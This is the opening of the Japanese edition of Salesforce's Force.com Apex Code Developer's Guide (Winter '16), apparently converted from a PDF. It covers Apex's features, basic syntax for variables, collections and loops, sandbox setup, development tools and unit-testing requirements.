Force.com Apex コード開発者ガイド

バージョン 35.0, Winter '16

@salesforcedocs

最終更新日: 2015/9/1

目次

はじめに

第 1 章　Apex の概要

トピック:

Salesforce は、伝統的なクライアント-サーバベースの企業アプリケーションをオンデマンド、マルチテナント方式の Web 環境 (Force.com プラットフォーム) へと移すことによって、ビジネスの方法を変えてきました。上記の環境により、組織が Salesforce Automation や Service & Support などのアプリケーションの実行とカスタマイズを行い、特定のビジネスニーズに基づいて新しいカスタムアプリケーションを構築できるようにしました。

Salesforce ユーザインターフェースでは、新規項目、オブジェクト、ワークフロー、および承認プロセスを定義する機能などの多くのカスタマイズオプションを使用できますが、開発者は、SOAP API を使用して、クライアント側のプログラムから `delete()`、`update()`、`upsert()` などのデータ操作コマンドを発行することもできます。

これらのクライアント側プログラムは通常 Java、JavaScript、.NET、またはその他のプログラミング言語で作成され、このプログラムによって組織はより柔軟にカスタマイズを行うことができます。ただし、これらのクライアント側プログラムの制御ロジックは Force.com プラットフォームサーバ上にないため、次のような制限があります。

- 一般的なビジネストランザクションを完了させるために Salesforce サイトへの複数回の呼び出しを必要とするパフォーマンスコスト
- Java や .NET などのサーバコードを安全で安定した環境にホストするためのコストと複雑さ

これらの問題に対処し、開発者がオンデマンドアプリケーションを作成する方法を大幅に改革するために、Salesforce は、次世代のビジネスアプリケーションの構築に関心を持つ開発者のための、初のマルチテナント、オンデマンドプログラミング言語である Force.com Apex コードを導入します。

- Apex とは? — Apex の用途、開発プロセス、および制限事項についての詳細
- Apex リリースの新機能
- Apex クィックスタート — コードを徹底的に調べ、初めて Apex クラスおよびトリガを作成する

Apex とは?

必要なユーザ権限	
Apex クラスの定義、編集、削除、セキュリティ設定、バージョン設定、連動関係の表示、およびテストの実行を行う	「Apex 開発」
Apex トリガの定義、編集、削除、バージョン設定、および連動関係の表示を行う	「Apex 開発」

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Apex は、開発者が Force.com プラットフォームサーバでフローとトランザクションの制御ステートメントを Force.com API へのコールと組み合わせて実行できるようにした、強く型付けされたオブジェクト指向のプログラミング言語です。Java に似た、データベースのストアドプロシージャのように動作する構文を使用する Apex により、開発者は、ボタンクリック、関連レコードの更新、および Visualforce ページなどのほとんどのシステムイベントにビジネスロジックを追加できます。Apex コードは、Web サービス要求、およびオブジェクトのトリガから開始できます。

ほとんどのシステムのイベントに **Apex** を追加できます。

Apex は、言語として次の特徴があります。

統合されている

Apex では、次の一般的な Force.com プラットフォームイディオムが標準でサポートされます。

- `INSERT`、`UPDATE`、および `DELETE` など、組み込み `DmlException` 処理を含むデータ操作言語 (DML) コール
- sObject レコードのリストを返す、インラインの Salesforce Object Query Language (SOQL) と Salesforce Object Search Language (SOSL) のクエリ
- 複数のレコードの一括処理を可能にするループ
- レコード更新の競合を回避するロック構文
- 保存された Apex メソッドから構築できる、カスタムの公開 Force.com API コール
- Apexが参照するカスタムオブジェクトまたはカスタム項目を編集または削除しようとすると発行される警告とエラー

使いやすい

Apex は、変数および式の構文、ブロックおよび条件ステートメントの構文、ループ構文、オブジェクトおよび配列の表記など、よく知られた Java のイディオムに基づいています。Apex が新しい要素を導入している場合には、理解しやすく、Force.com プラットフォームを効率的に使用できるようにする構文および意味を使用します。その結果、Apex は、簡潔で記述しやすいコードを作成します。

データ指向

開発者がデータベースのストアドプロシージャを使用して複数のトランザクションステートメントをデータベースサーバにまとめるのと同じ要領で、Apex は複数のクエリや DML ステートメントを Force.com プラットフォームサーバ上の 1 つの作業にまとめるように設計されています。他のデータベースのストアドプロシージャと同様に、Apex は、ユーザインターフェースでの要素の実行はサポートしていません。

正確である

Apex は、オブジェクト名や項目名などのスキーマオブジェクトを直接参照する、強力に定型化された言語です。参照が無効である場合は、コンパイル時にすぐにエラーが発生します。アクティブな Apex コードが要求しているときに削除されないように、メタデータのすべてのカスタム項目、オブジェクト、クラス連動関係を保存します。

ホストされている

Apex は、すべて Force.com プラットフォームで解釈、実行、および制御されます。

マルチテナント型

他の Force.com プラットフォームと同様、Apex はマルチテナント環境で実行されます。そのため、Apex ランタイムエンジンは、回避コードから保護されるよう設計されており、共有リソースが独占されないようになっています。制限事項に違反するコードは失敗し、わかりやすいエラーメッセージが表示されます。

自動アップグレード可能

Apex は、Force.com プラットフォームの他の部分がアップグレードされた場合でも記述し直す必要がありません。コンパイルされたコードがプラットフォームにメタデータとして保存されるため、Apex は Salesforce リリースの一部としてアップグレードされます。

テストが容易

Apex では、コードがどれだけカバーされているか、コードのどの部分がより効果的かを示すテスト結果などの、単体テストを作成および実行できます。Salesforce では、プラットフォームのアップグレードの前に

すべての単体テストを実行することによって、すべてのカスタム Apex コードが期待どおりに動作することを確認しています。

バージョニングされている
Apex コードを異なるバージョンの Force.com API に保存できます。これにより、動作を維持できます。

Apex は、Performance Edition、Unlimited Edition、Developer Edition、Enterprise Edition、および Database.com に含まれています。

Apex を使用する必要がある状況は?

Salesforce には、強力な CRM 機能を提供するアプリケーションが組み込まれています。また、Salesforce では組織に応じて組み込みアプリケーションをカスタマイズする機能も用意されています。ただし、組織には、既存の機能ではサポートされていない複雑なビジネスプロセスがあることがあります。Force.com プラットフォームには、このような場合に高度な管理者や開発者がカスタム機能を実装できるさまざまな方法が搭載されています。そうした方法の中には、Apex、Visualforce、および SOAP API などがあります。

Apex

次のような場合に Apex を使用します。

- Web サービスを作成する
- メールサービスを作成する
- 複数のオブジェクトに複雑な検証を実行する
- ワークフローでサポートされていない複雑なビジネスプロセスを作成する
- カスタムトランザクションロジック (1 つのレコードやオブジェクトだけでなく、トランザクション全体で発生するロジック) を作成する
- レコードの保存などの別の操作にカスタムロジックを追加し、ユーザインターフェース、Visualforce ページ、SOAP API のいずれから操作が実行されても、ロジックが実行されるようにする

Visualforce

Visualforce では、タグベースのマークアップ言語を使用して、開発者はより効果的にアプリケーションを開発したり、Salesforce のユーザインターフェースをカスタマイズしたりできます。Visualforce を使用して、次のことができます。

- ウィザードやその他のマルチステッププロセスの構築
- アプリケーションを介した独自のカスタムフローコントロールの作成
- 最適かつ効果的なアプリケーションの相互作用を目的とした、ナビゲーションパターンやデータ固有ルールの定義

詳細は、*『Visualforce 開発者ガイド』*を参照してください。

SOAP API


一度に 1 つのレコードタイプのみを処理し、トランザクション制御 (Savepoint の設定や変更のロールバックなど) を必要としない複合アプリケーションに機能を追加する場合、標準の SOAP API コールを使用します。

詳細は、 *『SOAP API 開発者ガイド』* を参照してください。

Apex はどのように機能しますか?

すべての Apex は、次のアーキテクチャの図で示すように、Force.com プラットフォームでは完全にオンデマンドで実行されます。

Apex は Force.com プラットフォームで完全にコンパイル、保存、および実行される



開発者が Apex コードを記述してプラットフォームに保存するときに、プラットフォームのアプリケーションサーバはまず、Apex ランタイムインタプリタによって解釈される抽象的な命令セットにコードをコンパイルし、その後それらの命令をメタデータとして保存します。

エンドユーザがボタンをクリックするか Visualforce ページにアクセスするなどして Apex の実行をトリガすると、プラットフォームのアプリケーションサーバはコンパイルされた命令をメタデータから取得し、ランタイムインタプリタを通して送信してから、結果を返します。エンドユーザは、標準プラットフォーム要求との実行時間の違いに気付くことはありません。

クラウドでのコードの開発

Apex プログラミング言語は、クラウド (Force.com マルチテナントプラットフォーム) で保存、実行されます。Apexはこのプラットフォームでのデータアクセスとデータ操作用に設計されており、システムイベントにカスタムビジネスロジックを追加できます。プラットフォームでのビジネスプロセスを自動化する多数の利点がありますが、一般的な用途のプログラミング言語ではありません。したがって、Apexは次の用途には使用できません。

- エラーメッセージ以外のユーザインターフェースの要素の表示
- 標準機能の変更。Apex では、機能の実行または機能の追加の回避のみが可能です。
- 一時ファイルの作成
- スレッドの実行

ヒント: すべての Apex コードは、他のすべての組織で使用される共有リソースである Force.com プラットフォーム上で実行されます。一貫したパフォーマンスと拡張性を確保するため、Apex の実行は、Apex 実行が Salesforce のサービス全体に一切影響を及ぼさないことを保証するガバナ制限によって制約されています。これは、すべての Apex コードは、1 回のプロセスで実行できる操作数 (DML、SOQL など) に限定されることを意味します。

すべての Apex 要求は、1 件から 50,000 件のレコードを含むコレクションを返します。コードが一度に 1 つのレコードでしか機能しないことは考えられません。そのため、一括処理を考慮するプログラミングパターンを実装する必要があります。そうでない場合、ガバナ制限による制約を受ける可能性があります。

関連トピック:

トリガと一括要求に関するベストプラクティス


新機能

『Summer '15 リリースノート』で、Summer '15 での Apex の新機能と変更された機能を確認してください。

Apex の基本概念について

一般的に Apex コードには、他のプログラミング言語でなじみのある内容が多く含まれています。

Apex のプログラミング要素




このセクションは、Apex の基本的な機能および基本概念の一部について説明します。

バージョン設定の使用

Salesforce ユーザインターフェースで、Apex クラスまたはトリガを保存する Salesforce API のバージョンを指定できます。この設定は、使用する SOAP API のバージョンだけではなく、Apex のバージョンも示します。保存後、バージョンを変更できます。各クラス名またはトリガ名は一意である必要があります。異なるバージョンに同じクラスまたはトリガを保存することはできません。

バージョン設定を使用すると、AppExchange から組織にインストールした管理パッケージの特定のバージョンにクラスまたはトリガを関連付けることもできます。管理パッケージのこのバージョンは、より新しいバージョンの管理パッケージがインストールされても、バージョン設定を手動で更新しない限り、クラスまたはトリガによって引き続き使用されます。インストール済み管理パッケージを設定リストに追加するには、使用可能なパッケージのリストからパッケージを選択します。リストは、クラスまたはトリガにまだ関連付けられていないインストール済み管理パッケージがある場合にのみ表示されます。



管理パッケージのバージョン設定の使用についての詳細は、Salesforce オンラインヘルプの「パッケージバージョンについて」を参照してください。

変数、メソッド、およびクラスの命名

変数、メソッドまたはクラスを命名する場合、Apex の予約キーワードは使用できません。使用できない語には、予約キーワードのほかに、`list`、`test`、または `account` などの Apex および Force.com プラットフォームの一部である語が含まれます。

変数と式の使用

Apexは、強く型付けされた言語です。つまり、最初に参照するときに変数のデータ型を宣言する必要があります。Apex データ型には、Integer、Date、Boolean などの基本のデータ型に加え、lists、maps、objects、sObjects など、高度なデータ型があります。

変数は名前とデータ型で宣言されます。宣言するときに、値を変数に割り当てることができます。後で値を割り当てることもできます。変数を宣言する場合、次の構文を使用します。

```
datatype variable_name [ = value];
```

ヒント: 上記の末尾にあるセミコロンは省略できません。ステートメントの末尾には、必ずセミコロンを使用します。

次の例は、変数の宣言を示します。

```
// The following variable has the data type of Integer with the name Count,

// and has the value of 0.

Integer Count = 0;

// The following variable has the data type of Decimal with the name Total. Note

// that no value has been assigned to it.

Decimal Total;

// The following variable is an account, which is also referred to as an sObject.

Account MyAcct = new Account();
```

Apex では、Integer または String などのすべてのプリミティブデータ型引数は、値によってメソッドに渡されます。つまり、引数への変更はメソッドの範囲内でのみ存在することになります。メソッドが返ったときに、その引数への変更は失われます。

sObjectなどの非プリミティブデータ型引数も、値によってメソッドに渡されます。つまり、メソッドが返ったときに、渡された引数はメソッドをコールする前と同じオブジェクトをそのまま参照することになり、別のオブジェクトを参照するようには変更できません。ただし、オブジェクトの項目の値はメソッド内で変更できます。

ステートメントの使用

ステートメントは、操作を実行するコード化された指示です。

Apex では、ステートメントの末尾にセミコロンを使用し、次の種類のいずれかになります。

- 割り当て (値の変数への割り当てなど)
- 条件 (if-else)
- ループ:
  - Do-while
  - While
  - For
- ロック
- データ操作言語 (DML)
- トランザクションの制御
- メソッド呼び出し
- 例外処理

ブロックは、中括弧でまとめられる一連のステートメントです。単一のステートメントが使用できる場所であればどこでも使用できます。次に例を示します。

```
if (true) {

    System.debug(1);

    System.debug(2);

} else {

    System.debug(3);

    System.debug(4);

}
```

ブロックが1つのステートメントだけで構成される場合、中括弧を取ることができます。次に例を示します。

```
if (true)

    System.debug(1);

else

    System.debug(2);
```

コレクションの使用

Apex には、次の種類のコレクションがあります。

- リスト (配列)
- Map
- Set

リストは、Integer、String、オブジェクト、他のコレクションなどの要素のコレクションです 要素のシーケンスが重要な場合はリストを使用します。リスト内に重複する要素を含めることができます。

リスト内の最初のインデックスの位置は必ず 0 になります。

リストを作成する手順は、次のとおりです。

- `new` キーワードを使用します。
- <> 文字で囲まれた要素の種類の前に `List` キーワードを使用します。

次の構文を使用して、リストを作成します。

```
List <datatype> list_name

   [= new List<datatype>();] |

   [=new List<datatype>{value [, value2. . .]};] |
```

```
;
```

次の例では Integer のリストを作成し、変数 My_List に割り当てます。Apex は強く型付けされているため、My_List のデータ型を Integer のリストとして宣言する必要があります。

```
List<Integer> My_List = new List<Integer>();
```

詳細は、「Lists」 (ページ 33)を参照してください。

セットとは、一意の順不同の要素のコレクションです。セットには String、Integer、Date などのプリミティブデータ型を含めることができます。また、より複雑な sObject などのデータ型も含められます。

セットを作成する手順は、次のとおりです。

- new キーワードを使用します。
- <> 文字で囲まれたプリミティブデータ型の前に Set キーワードを使用します。

次の構文を使用して、セットを作成します。

```
Set<datatype> set_name

   [= new Set<datatype>();] |

   [= new Set<datatype>{value [, value2. . .] };] |

   ;
```

次の例では、String のセットを作成します。セットの値は、中括弧 {} を使用して渡されます。

```
Set<String> My_String = new Set<String>{'a', 'b', 'c'};
```

詳細は、「Set」 (ページ 36)を参照してください。

対応付けは、キー - 値のペアのコレクションです。キーには、任意のプリミティブデータ型を使用できます。値には、プリミティブデータ型およびオブジェクトその他のコレクションを含められます。キーによる検索が重要な場合は、対応付けを使用します。対応付けでは重複する値は存在できますが、各キーは一意である必要があります。

対応付けを作成する手順は、次のとおりです。

- new キーワードを使用します。
- <> 文字で囲まれ、カンマで区切られたキー - 値の前に Map キーワードを使用します。

次の構文を使用して、対応付けを作成します。

```
Map<key_datatype, value_datatype> map_name

   [=new map<key_datatype, value_datatype>();] |

   [=new map<key_datatype, value_datatype>

   {key1_value => value1_value

   [, key2_value => value2_value. . .]};] |
```

```
;
```

次の例では、キーのデータ型が Integer、値が String である対応付けを作成します。この例では、対応付けが作成されると、中括弧 { } の間に対応付けの値が渡されます。

```
Map<Integer, String> My_Map = new Map<Integer, String>{1 => 'a', 2 => 'b', 3 => 'c'};
```

詳細は、「対応付け」 (ページ 37)を参照してください。

条件分岐の使用

if ステートメントは、アプリケーションが条件に基づいてさまざまなことを実行できるようにする true-false テストです。基本構文は次のとおりです。

```
if (Condition){

// Do this if the condition is true

} else {

// Do this if the condition is not true

}
```

詳細は、「条件 (If-Else) ステートメント」 (ページ 58)を参照してください。

ループの使用

if ステートメントを使用すると、アプリケーションは条件に基づいて操作を実行できますが、ループはアプリケーションが条件に基づいて同じ操作を繰り返し実行するよう指示します。Apex では、次の種類のループを使用できます。

- Do-while
- While
- For

Do-while ループは、コードの実行後に条件をチェックします。

While ループは、コードの実行前の開始時に条件をチェックします。

For ループを使用すると、ループ内で使用される条件をより詳細に制御できます。また、Apex では、条件を設定する従来の For ループ、条件の一部としてリストおよび SOQL クエリを使用する For ループを使用できます。

詳細は、「ループ」 (ページ 59)を参照してください。

第 2 章　Apex 開発プロセス

トピック:

この章では、Apex 開発ライフサイクル、および Apex の開発に使用する組織とツールについて説明します。Apex コードのテストとリリースについても説明します。

Apex 開発プロセスとは?

Apex の開発には、次の手順をお勧めします。

1. Developer Edition アカウントを取得します。
2. Apex についての詳細を確認します。
3. Apex コードを記述します。
4. Apex を記述するときに、テストも記述する必要があります。
5. 必要に応じて Apex を Sandbox 組織にリリースし、最終単体テストを行います。
6. Salesforce 本番組織に Apex をリリースします。

コードを作成およびテストしたら、Apex コードのリリースだけでなく、Force.com AppExchange アプリケーションパッケージにクラスおよびトリガを追加することもできるようになります。

開発者組織または Sandbox 組織の使用

Apex は、次の組織で実行できます。

- *開発者*組織: Developer Edition アカウントで作成された組織。
- *本番*組織: データにアクセスするライブユーザを持っている組織。
- *Sandbox* 組織: 本番組織上に作成された組織であり、本番組織のコピー。

メモ: Apex トリガは Salesforce の Trial Edition で使用できますが、他のエディションに変換すると無効になります。新しくサインアップした組織に Apex が含まれる場合、いずれかのリリースメソッドを使用してコードを組織にリリースする必要があります。

Salesforce 本番組織では Apex を開発することはできません。実際にユーザが利用中のシステムで開発を行う場合、データが不安定になったり、アプリケーションが破損したりする可能性があります。代わりに、Sandbox または Developer Edition 組織上ですべての開発作業を行う必要があります。

まだ開発者コミュニティのメンバーでない場合、`http://developer.salesforce.com/signup` にアクセスし、Developer Edition アカウントのサインアップの説明に従ってください。Developer Edition アカウントによって、Developer Edition 組織に自由にアクセスできるようになります。Enterprise Edition、Unlimited Edition、または Performance Edition 組織、および Apex を作成するための Sandbox 組織がすでにある場合でも、開発者コミュニティのリソースを参照することを強くお勧めします。

メモ: Salesforce の本番組織では、Salesforce ユーザインターフェースを使用して Apex に変更を加えることはできません。

Sandbox 組織の作成

Sandbox 組織を作成または更新する手順は、次のとおりです。

1. [設定] から、**[Sandbox]** または [データの管理] > **[Sandbox]** をクリックします。
2. **[新規 Sandbox]** をクリックします。
3. Sandbox の名前と説明を入力します。

ヒント: 次の条件を満たす名前を選択することをお勧めします。

- 「QA」など、この Sandbox の目的を反映している。
- 文字数が少ない。これは、Salesforce が Sandbox 環境のユーザレコードのユーザ名に Sandbox 名を付加するためです。文字数の少ない名前であれば、Sandbox へのログイン時の入力も容易です。

4. 使用する Sandbox の種別を選択します。

   メモ: Sandbox オプションが表示されない場合や、追加ライセンスが必要な場合は、Salesforce に連絡して組織の Sandbox を注文してください。

   購入した Sandbox の数を減らしたにも関わらず、特定の種別の Sandbox を許可された数を超えて所有している場合は、所有する Sandbox の数と Sandbox の購入数が一致するように変更することを求められます。たとえば、2 つの Full Sandbox を所有しているが 1 つしか購入していない場合、新しい Full Sandbox を作成することはできません。代わりに、使用可能な種別に応じて、Full Sandbox を Developer Pro または Developer Sandbox などのより小さい Sandbox に変換します。

5. Partial Copy または Full Sandbox に含めるデータを選択します。

   Partial Copy Sandbox の場合は、[次へ] をクリックし、作成したテンプレートを選択して Sandbox にデータを指定します。この Partial Copy Sandbox にテンプレートを作成していない場合は、「Sandbox テンプレートの作成または編集」を参照してください。

   Full Sandbox の場合は、[次へ] をクリックし、含めるデータの量を決定します。

   Full Sandbox に [テンプレートベース] データを含めるには、既存の Sandbox テンプレートを選択します。詳細は、「Sandbox テンプレートの作成または編集」を参照してください。

   Full Sandbox に [すべて] データを含めるには、どの程度の項目追跡履歴データを含めるか、および Chatter データをコピーするかどうかを選択します。履歴は 0 ～ 180 日分のコピーが可能で、30 日単位で増加できます。デフォルト値は 0 日です。Chatter データには、フィード、メッセージ、および検出トピックが含まれます。コピーするデータの量を減らすと、Sandbox のコピー時間を大幅に短縮できます。

6. [作成] をクリックします。

   ヒント: Sandbox のコピー処理中は、本番組織への変更を制限するようにしてください。

Apex に関する説明

開発者アカウントを作成すると、Apex について学ぶための次のような多くのリソースを使用できるようになります。

Force.com Workbook: クラウドでアプリケーション開発を始めよう
初級プログラマ

さまざまな Force.com プラットフォーム機能を紹介する 30 分間の 10 個のチュートリアルのセットです。Force.com ワークブックチュートリアルは、ごく簡単な在庫管理システムの構築に焦点を当てます。アプリケーションの開発をボトムアップ方式で始めることができます。つまり、商品を追跡するためのデータベースモデルを最初に構築します。次に、ビジネスロジックを追加します。これらのビジネスロジックには、十分な在庫があることを確認する入力規則、商品が売れた場合に在庫を更新するワークフロー、大量の請

求書の値のメール通知を送信する承認、未処理の請求書の価格を更新するトリガルールなどがあります。データベースおよびビジネスロジックが完了したら、製品在庫をスタッフに表示するユーザインターフェースおよび製品カタログを表示する公開 Web サイトを作成し、単純な店舗ページを作成します。オフラインでも利用できるアプリケーションの開発は、Adobe Flash Builder for Force.com を利用した最後のチュートリアルを参照してください。

Force.com ワークブック: HTML | PDF

Apex ワークブック
初級プログラマ

Apex ワークブックは、一連のチュートリアルを通じて Apex プログラム言語を紹介します。Apex の基本、および Force.com プラットフォームでトリガ、単体テスト、スケジュール済み Apex、Apex 一括処理、REST Web サービス、Visualforce コントローラを使用したカスタムビジネスロジックを追加する方法を学習できます。

Apex ワークブック: HTML | PDF

Salesforce 開発者 Apex ページ
初級および上級プログラマ

Salesforce 開発者の Apex ページには、Apex プログラミング言語に関する記事を含むいくつかのリソースへのリンクがあります。これらのリソースには、Apex の簡単な概要と Apex 開発のベストプラクティスが記載されています。

Force.com Cookbook
初級および上級プログラマ

このコラボレーションサイトでは、Web サービス API の使用、Apex コードの開発、Visualforce ページの作成に関する多くの手順を提供しています。『*Force.com Cookbook*』は開発者が一般的な Force.com プログラミングの手法およびベストプラクティスに精通するよう支援します。`http://developer.force.com/cookbook` では、既存の手順を参照したり、コメントしたり、自分の手順を提出したりできます。

開発ライフサイクル: Force.com プラットフォームでのエンタープライズ開発
アーキテクトおよび上級プログラマ

アーキテクト、システム管理者、開発者、またはマネージャであるかを問わず、*Development Life Cycle Guide* では、Force.com プラットフォームでの複雑なアプリケーションの開発とリリースを行う準備を整えることができます。

トレーニングコース
Salesforce トレーニングや認定制度をご利用できます。トレーニング/認定制度のサイトを参照してください。

本書 (『*Force.com Apex コード開発者ガイド*』)
初級プログラマは次を参照してください。

- Apex の概要。特に次を参照してください。
  - ドキュメント表記規則
  - 基本概念
  - クイックスタートチュートリアル
- クラス、オブジェクトおよびインターフェース
- Apex のテスト

- 実行ガバナと制限

上記だけでなく、上級プログラマは次も参照してください。

- トリガと一括要求に関するベストプラクティス
- 高度な Apex プログラミングの例
- Apex Describe Information について
- 非同期実行 (`@future` アノテーション)
- Apex の一括処理および Apex スケジューラ

開発環境を使用した Apex の記述

Apex コードを開発できるいくつかの開発環境があります。Force.com 開発者コンソールと Force.com IDE では、Apex コードの記述、テスト、デバッグができます。ユーザインターフェースのコードエディタではコードの記述のみが可能で、デバッグはサポートされていません。これらの異なるツールについては、次のセクションで説明します。

Force.com 開発者コンソール

開発者コンソールは、Salesforce 組織のアプリケーションの作成、デバッグ、およびテストに使用できる一連のツールを備えた統合開発環境です。

Salesforce ユーザインターフェースで開発者コンソールを開くには、*あなたの名前*>[開発者コンソール]をクリックします。

開発者コンソールでは、次のタスクがサポートされています。

- コードの記述—ソースコードエディタを使用してコードを追加できます。組織のパッケージを参照することもできます。
- コードのコンパイル—トリガまたはクラスを保存するときに、コードが自動的にコンパイルされます。コンパイルエラーが発生した場合は報告されます。
- デバッグ — デバッグログを表示し、デバッグに役立つチェックポイントを設定できます。
- テスト — 組織の特定のテストクラスのテストまたはすべてのテストを実行し、テスト結果を確認できます。コードカバー率を調べることもできます。
- パフォーマンスの確認 — デバッグログを調べてパフォーマンスのボトルネックを特定できます。
- SOQL クエリ — 組織のデータをクエリし、クエリエディタを使用して結果を確認できます。
- 色分けとオートコンプリート—ソースコードエディタは、コード要素を読みやすくするために配色を使用し、クラス名とメソッド名のオートコンプリート機能を提供します。

Force.com IDE

Force.com IDE は Eclipse IDE のプラグインです。Force.com IDE には、Force.com アプリケーションを構築およびリリースする統合インターフェースがあります。開発者および開発チーム向けに設計された IDE には、ソースコードエディタ、テスト実行ツール、ウィザードおよび統合ヘルプなど、Force.com アプリケーション開発を促進するツールが用意されています。基本的なカラー表示エディタ、アウトラインビュー、統合された単体テスト、お

よび保存時の自動コンパイルとエラーメッセージ表示を提供します。インストール方法および使用方法についての詳細は、Web サイトを参照してください。

メモ: Force.com IDE は Salesforce により提供される、ユーザとパートナーをサポートする無料のリソースですが、Salesforce のマスターサブスクリプション契約 (MSA) におけるサービスの一部とはみなされません。

ヒント: Eclipse プラグインを拡張したり、Apex IDE を独自に開発したりする場合、SOAP API には、トリガやクラスをコンパイルし、テストメソッドを実行するためのメソッドが含まれています。一方、メタデータ API には、本番環境にコードをリリースするためのメソッドが含まれています。詳細は、「Apex のリリース」 (ページ 706)および「Apex の SOAP API および SOAP ヘッダー」 (ページ 2594)を参照してください。

Salesforce ユーザインターフェースのコードエディタ

Salesforceユーザインターフェース。すべてのクラスおよびトリガは保存時にコンパイルされ、構文エラーがある場合はフラグが表示されます。エラーがなくなるまで、コードを保存することはできません。Salesforceユーザインターフェースはコードの行にも番号を表示し、コメント、キーワード、リテラル文字列など、さまざまな要素を区別しやすいように色分けして表示します。

- 標準オブジェクトでのトリガの場合は、[設定] から [カスタマイズ] をクリックし、オブジェクトの名前をクリックして、[トリガ]をクリックします。[トリガ]詳細ページで、[新規]をクリックし、[内容] テキストボックスにコードを入力します。
- カスタムオブジェクトでのトリガの場合は、[設定] から [開発] > [オブジェクト] をクリックし、オブジェクトの名前をクリックします。[トリガ]関連リストで、[新規]をクリックし、[内容] テキストボックスにコードを入力します。
- クラスの場合は、[設定] から [開発] > [Apex クラス] をクリックします。[新規] をクリックし、[内容] テキストボックスにコードを入力します。

メモ: Salesforce の本番組織では、Salesforce ユーザインターフェースを使用して Apex に変更を加えることはできません。

または、メモ帳などのテキストエディタを使用して Apex コードを記述することもできます。記述したコードをコピーしてアプリケーションに貼り付けたり、API コールのいずれかを使用してリリースしたりできます。

テストの記述

テストは、長期間の開発を正常に行うための主要部分であり、開発プロセスの重要な部分を占めます。テストコードを開発時に同時に作成する、*テスト駆動型の開発*プロセスで開発することを強くお勧めします。

堅牢で、エラーのないコードの開発を促進するため、Apexは*単体テスト*の作成と実行をサポートします。単体テストは、コード内の特定の部分が正しく機能していることを確認するクラスメソッドです。単体テストのメソッドは引数を取らず、データベースへのデータの確定やメールの送信を行うこともなく、メソッド定義に `testMethod` キーワードまたは `isTest` アノテーションでフラグが付けられています。また、テストメソッドは、テストクラス (`isTest` アノテーションが付加されているクラス) で定義されている必要があります。

さらに、Apex をリリースまたは Force.com AppExchange 用にパッケージ化する前に、次の条件を満たす必要があります。

- Apex コードの少なくとも 75% が単体テストでカバーされており、かつすべてのテストが成功している。

次の点に注意してください。

- 本番組織に Apex をリリースするときに、組織の名前空間内の各単体テストがデフォルトで実行されます。
- `System.debug` へのコールは、Apex コードカバー率の対象とはみなされません。
- テストメソッドとテストクラスは、Apex コードカバー率の対象とはみなされません。
- Apex コードの 75% が単体テストでカバーされている必要がありますが、カバー率を上げることだけに集中すべきではありません。アプリケーションのすべての使用事例 (正・誤両方の場合や単一データだけでなく複数データの場合) の単体テストを作成するようにしてください。このような多様な使用事例のテストコードを実装することが 75% 以上のカバー率につながります。

- すべてのトリガについて何らかのテストを行う。
- すべてのクラスとトリガが正常にコンパイルされる。

